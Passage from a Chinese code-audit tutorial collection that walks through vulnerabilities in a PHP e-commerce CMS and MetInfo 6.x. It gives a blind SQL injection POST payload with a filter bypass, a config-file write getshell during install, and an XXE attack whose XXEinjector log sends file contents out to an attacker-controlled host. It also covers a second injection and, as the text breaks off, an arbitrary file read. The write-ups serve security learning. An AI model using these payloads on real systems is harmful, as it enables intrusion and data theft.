            returnIValidate::check($type,$str) ?$str: "";
        }

        switch($type)
        {
            case"int":
                returnintval($str);
                break;

            case"float":
                returnfloatval($str);
                break;

            case"text":
                returnself::text($str,$limitLen);
                break;

            case"bool":
                return(bool)$str;
                break;

            default:
                returnself::string($str,$limitLen);
                break;
        }
    }
}
```

防护代码比较长，效果也非常不错，正确使用的话基本不会问题。该过滤的方法的第二个参数指定了过滤的形式，如果第二个参数传入 string 或不传，将对变量内容进行转义。

好，关键点来了，如果接收传入的参数后，进行的是转义操作，一旦程序员后面在拼接 SQL 语句时并没有加引号限制，就会导致 SQL 注入。于是，我们就可以死磕这样一个可能的漏洞点去翻代码

根据情况，使用编辑器的全局正则匹配 IFilter::act\(.+'string'\) 和

IFilter::act\(.+[^']{1}\) (正则写得差请不要介意)，翻前台代码找，毕竟前台 SQL 危害大。然后做代码跟进，直到 SQL 语句的部分

这里找到这么一处，代码：/controller/seller.php:1498

```
publicfunctioncategoryAjax()
    {
      $id        =IFilter::act(IReq::get('id'));
      $parent_id=IFilter::act(IReq::get('parent_id'));
      if($id&&is_array($id))
      {
          foreach($idas$category_id)
          {
              $childString=goods_class::catChild($category_id);//      ID            环设
```

$id 接收的内容最后进入 goods_class::catChild，进入查看：

```
publicstaticfunctioncatChild($catId,$level=1)
    {
    .....//        码
      $result=array($catId);

      while(true)
      {
          $id=current($result);
          if(!$id)
          {
              break;
          }
          $temp=$catDB->query('parent_id = '.$id);
```

看到没，最后一行$catDB->query 中拼接时忘记添加引号，是不是很开心，翻了那么多代码终于找到一个注入点。接着就是考 SQL 知识的部分了，该系统自己写了个比较烂的防注入：

```
publicstaticfunctionword($str)
    {
      $word=array("select ","select/*","update ","update/*","delete ","delete/*","insert
```

```
into","insert/*","updatexml","concat","()","`","/**/","union(");
    foreach($wordas$val)
    {
        if(stripos($str,$val) !==false)
        {
            return'';
        }
    }
    returnself::removeEmoji($str);
}
```

这里对 select 的过滤仅仅是匹配了两种形式，我们完全可以使用 select%0a、select(等多种方式绕过值得吐槽的还有后面那个()。这种防注入代码一般开始审计时就需要注意，防得很严的情况下会影响到漏洞点的方向。

漏洞利用

1、注册商家账号，后台审核通过（复现可直接后台添加商家），然后需要在商品分类处添加一个分类用于时间盲注

2、前台登陆商家管理，构造类似如下数据包


URL:

```
/index.php?controller=seller&action=categoryAjax
```

POST:

```
id[]=0 and if(ascii(substr((select%0aadmin_name from
    admin),1,1))%3d97,sleep(10),1)&parent_id=0
```

(此处的表名 admin 不需要添加前缀，CMS 会自动添加)



当然，使用 sqlmap 跑盲注更加方便:

总结

再列两个可能造成 SQL 注入的漏洞点，及编辑器中搜索的关键字:

1、直接写或拼接的 SQL 语句，全局正则匹配 ['"]{1}[select|update|insert|delete]

2、SQL 操作函数中存在可能漏洞点，例如 Thinkphp 中的 where 函数，全局正则匹配 where\(.+[\$\.]

作为新手，多读代码，切忌急于求成，最后愿喜欢代码审计的新手朋友们，终成大佬！

MetInfo 最新版代码审计漏洞合集

原创： 0x584A 信安之路 2018-08-13

最近想给 X 天贡献点插件，时常会去留意 seebug 的最新漏洞列表，发现最近 MetInfo 的漏洞上座率蛮高的，就挑它来代码审计了一波。

seebug 上均是 MetInfo 6.0.0 版本的，官方已更新至 6.1.0 上述问题是否修复了呢？

入口文件

这个框架的入口文件很多，都是 index.php，比如 online/index.php 文件：

```
<?php
    define('M_NAME', 'online');
    define('M_MODULE', 'web');
    define('M_CLASS', 'online');
    define('M_ACTION', 'do_online');
    require_once'../app/system/entrance.php';
```

定义了四个常量，用于框架载入时区分入口来源、所属模块、调用类及方法，最后载入 entrance.php 调用里面的静态方法 load::module(); 加载所需模块。

通过查找 index.php 入口文件，找到可以达到前台大多数方法的文件：/member/index.php。

```
<?php
    $M_MODULE='web';
    if(@$_GET['m'])$M_MODULE=$_GET['m'];
    if(@!$_GET['n'])$_GET['n']="user";
    if(@!$_GET['c'])$_GET['c']="profile";
    if(@!$_GET['a'])$_GET['a']="doindex";
    @define('M_NAME', $_GET['n']);
    @define('M_MODULE', $M_MODULE);
    @define('M_CLASS', $_GET['c']);
    @define('M_ACTION', $_GET['a']);
    require_once'../app/system/entrance.php';
```

可以看到，通过控制 $_GET 我们可以到达大多数方法。为什么是大多数呢？

因为无法直接控制 _load_class 加载系统类。


里面的 $action 必须要 do 开头，也就是调用的方法名必须要 do 开头。

```php
/** 加载系统类 ...*/
private static function _load_class($path, $classname, $action = '') {
    $classname=str_replace( search: '.class.php', replace: '', $classname);
    $is_myclass = 0;
    if(!self::$mclass[$classname]){...}
    if ($action) {
        if (!class_exists($classname)) {
            die($classname . ' ' . $action . ' class\'s file is not exists!!!');
        }
        if(self::$mclass[$classname]){
            $newclass = self::$mclass[$classname];
        }else{
            if($is_myclass){
                $newclass = new $myclass;
            }else{
                $newclass = new $classname;
            }
            self::$mclass[$classname] = $newclass;
        }
        if ($action!='new') {
            if(substr($action, start: 0, length: 2) != 'do'){
                die($action.' function no permission load!!!');
            }
            if(method_exists($newclass, $action)){
                call_user_func(array($newclass, $action));
            }else{
                die($action.' function is not exists!!!');
            }
        }
        return $newclass;
    }
    return  true;
}
```



低版本信息泄漏

在安装之前，我首先对比了一下两个版本的修改文件记录，发现上一个版本的 install 文件夹中存在一个 phpinfo.php 文件，里面就是一段 <?php phpinfo(); ?> 代码（6.1.0 版本中已删除）。

这就方便我们获取目标网站的绝对路径，后期不管是写 shell 还是存在文件读取的情况，可以快速定位及利用。



网上找到的实例:



安装时写 getshell

前提条件:

处 *删* config/install.lock *锁*

在安装过程中执行到 db_setup（3.数据库设置） 步骤时，发现存在配置文件任意更改的情况。

最近在看 《php 配置文件写入问题》

https://github.com/CHYbeta/Code-Audit-Challenges/blob/master/php/challenge-3.md

一直想找机会将它写一篇文章刚好这个 CMS 给了我机会。

```
case 'db_setup':
{
    if($setup==1){
        $db_prefix      = trim($db_prefix);
        if (strstr($db_host, needle: ":")) {
            $arr = explode( delimiter: ":", $db_host);
            $db_host = $arr[0];
            $db_port = $arr[1];
        }else{
            $db_host        = trim($db_host);
            $db_port          = "3306";
        }
        $db_username    = trim($db_username);
        $db_pass        = trim($db_pass);
        $db_name        = trim($db_name);
        $db_port        = trim($db_port);
        $config="<?php
                /*
                con_db_host = \"$db_host\"
                con_db_port = \"$db_port\"
                con_db_id   = \"$db_username\"
                con_db_pass  = \"$db_pass\"
                con_db_name = \"$db_name\"
                tablepre    =  \"$db_prefix\"
                db_charset  =  \"utf8\";
               */
               ?>";

        $fp=fopen( filename: "../config/config_db.php", mode: 'w+');
        fputs($fp,$config);
        fclose($fp);
        $db = mysqli_connect($db_host,$db_username,$db_pass, database: '',$db_por
        if(!@mysqli_select_db($db , $db_name)){
            mysqli_query($db, query: "CREATE DATABASE $db_name ") or die('创建数
        }
        mysqli_select_db($db , $db_name);
        if(mysqli_get_server_info($db)>4.1){
         mysqli_query($db , query: "set names utf8");
        }
        if(mysqli_get_server_info($db)>'5.0.1'){
            mysqli_query($db , query: "SET sql_mode=''",$link);
```


关键函数 fputs() 它是 fwrite() 函数的别名，用于文件写入。而且这里的逻辑也存在问题，应该将对文件的操作放在数据库连接判断后面。

当我们提交 payload 后：


```
setup=1&db_type=mysql&db_prefix=met_met"*/phpinfo();/*&db_host=localhost&db_nam
    e=met&db_username=root&db_pass=&cndata=yes&endata=yes&showdata=yes&su
    bmit=          库设      继续
```

虽然页面提示：数据库连接数据库失败，但 config/config_db.php 文件内容以及被该变了。

参数受到 64 行 代码影响，'_COOKIE', '_POST', '_GET' 传递都会加上 addslashes() 函数，所以单/双引号会在前面加个反斜杠。

```
<?php
                /*
                con_db_host = "localhost"
                con_db_port = "3306"
                con_db_id    = "root"
                con_db_pass= ""
                con_db_name = "met"
                tablepre    = "met_met\"*/phpinfo();/*"
                db_charset = "utf8";
               */
               ?>
```

我们访问下看下：




实际上就是用 */ 去闭合最外层的 /* ，多行注释的优先级是很高的。

XXE 漏洞

漏洞发生在此处文件：app/system/pay/web/pay.class.php，未禁外部实体加载：

```
/** 异步通知 处理 ...*/
public function donotify() {
    global $_M;
    //[微信异步通知验证]
    $xml    = $GLOBALS['HTTP_RAW_POST_DATA'];
    $array = json_decode(json_encode(simplexml_load_string($xml, class_name: 'SimpleXMLElement', options: LIBXML_NOCDATA)),t
    if($array && $array['out_trade_no']) {
        $date = $this->GetOeder($array['out_trade_no']);
            $this->doNotify_wxpay($date);

    }

    $out_trade_no = $_M['form']['out_trade_no'] ? : $_POST['orderId'];
    if($_POST['remark1' ])
    {
        $out_trade_no = trim($_POST['remark1']);
    }

    if($out_trade_no) {
```


测试下是否存在外部引用：



使用 XXEinjector 工具来验证漏洞，读取本地文件：

```
# x @ xdeMacBook-Pro in ~/work/tools/HackTools/xxe/XXEinjector on git:master x
    [19:42:19] C:1
    $ cat /etc/networks
    ##
```

```
# Networks Database
##
loopback127loopback-net

# x @ xdeMacBook-Pro in ~/work/tools/HackTools/xxe/XXEinjector on git:master x
[19:42:29]
$ cat phprequest.txt
POST /member/index.php?a=donotify&m=web&c=pay&n=pay HTTP/1.1
Host:cms777.com
User-Agent:Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101
Firefox/61.0
Accept:application/json, text/javascript, */*; q=0.01
Accept-Language:zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding:gzip, deflate
Content-Type:text/xml
Referer:http://cms777.com/\;
X-Requested-With:XMLHttpRequest
DNT:1
Connection:close
Pragma:no-cache
Cache-Control:no-cache
Content-Length:129

XXEINJECT
<data>4</data>

# x @ xdeMacBook-Pro in ~/work/tools/HackTools/xxe/XXEinjector on git:master x
[19:42:34]
$ sudo ./XXEinjector.rb --host=192.168.31.21
--file=/Users/x/work/tools/HackTools/xxe/XXEinjector/phprequest.txt
--path=/etc/networks --verbose --httpport=89 --oob=http --phpfilter
XXEinjector by Jakub Pałaczyński

Enumeration options:
"y" - enumerate currect file (default)
"n" - skip currect file
"a" - enumerate all files in currect directory
"s" - skip all files in currect directory
"q" - quit

[+]Sending request with malicious XML:
http://cms777.com:80/member/index.php?a=donotify&m=web&c=pay&n=pay
{"User-Agent"=>"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0)
Gecko/20100101 Firefox/61.0", "Accept"=>"application/json, text/javascript, */*;
```

q=0.01",
"Accept-Language"=>"zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;
q=0.2", "Accept-Encoding"=>"gzip, deflate", "Content-Type"=>"text/xml",
"Referer"=>"http://cms777.com/\\;", "X-Requested-With"=>"XMLHttpRequest",
"DNT"=>"1", "Connection"=>"close", "Pragma"=>"no-cache",
"Cache-Control"=>"no-cache", "Content-Length"=>"118"}

<!DOCTYPE convert [<!ENTITY % remote SYSTEM
"http://192.168.31.21:89/file.dtd">%remote;%int;%trick;]>
<data>4</data>

[+]Got request for XML:
GET /file.dtd HTTP/1.0


[+]Responding with XML for:/etc/networks
[+]XML payload sent:
<!ENTITY % payl SYSTEM
"php://filter/read=convert.base64-encode/resource=file:///etc/networks">
<!ENTITY % int "<!ENTITY % trick SYSTEM
'http://192.168.31.21:89/?p=%payl;'>">

[+]Response with file/directory content received:
GET
/?p=IyMKIyBOZXR3b3JrcyBEYXRhYmFzZQojIwpsb29wYmFjawkxMjcJCWxvb3BiY
WNrLW5ldAo=HTTP/1.0

[+]Retrieved data:
[+]Nothing else to do. Exiting.

IyMKIyBOZXR3b3JrcyBEYXRhYmFzZQojIwpsb29wYmFjawkxMjcJCWxvb3BiYWNrLW5ldAo= 的内容正好是 /etc/networks 文件内的内容。

对比 6.1.0 版本，此处未被修复，XXE 存在。



此处还存在一个 鸡助的 SQL 注入

当传递 XML 内容：

```
<data>
    <out_trade_no>' and '1'='1</out_trade_no>
    </data>
```

会进入 GetOeder() 方法：

```
if($array&&$array['out_trade_no']) {
        $date=$this->GetOeder($array['out_trade_no']);
        $this->doNotify_wxpay($date);
    }
```

方法内部，$out_trade_no 变量直接拼接进了 sql 语句中：

```
publicfunctionGetOeder($out_trade_no) {
        global$_M;
        if($out_trade_no) {
            $query="SELECT * FROM {$_M['table']['pay_order']} WHERE
    out_trade_no='{$out_trade_no}' ";
            $array=DB::get_one($query);
            return$array;
        } else{
            returnFALSE;
        }
    }
```


但是，利用的前提要满足 $_M['table']['pay_order'] 表存在，不然无法造成攻击：

```
/Users/[redacted]'metInfo/app/system/pay/web/pay.class.php:3
string(49) "SELECT * FROM  WHERE out_trade_no='' and '1'='1' "
```

然后，亲切问候一下：您忙，我吃柠檬，您开心就好！~

任意文件读取

我们全局正则搜索下 \$_GET|\$_POST，发现一处可疑的地方接收 $_GET['dir']。



从图中的代码中可以看到，接收外部参数后，将文件读入缓存中后再用 flush() 函数刷新输出缓冲至浏览器。

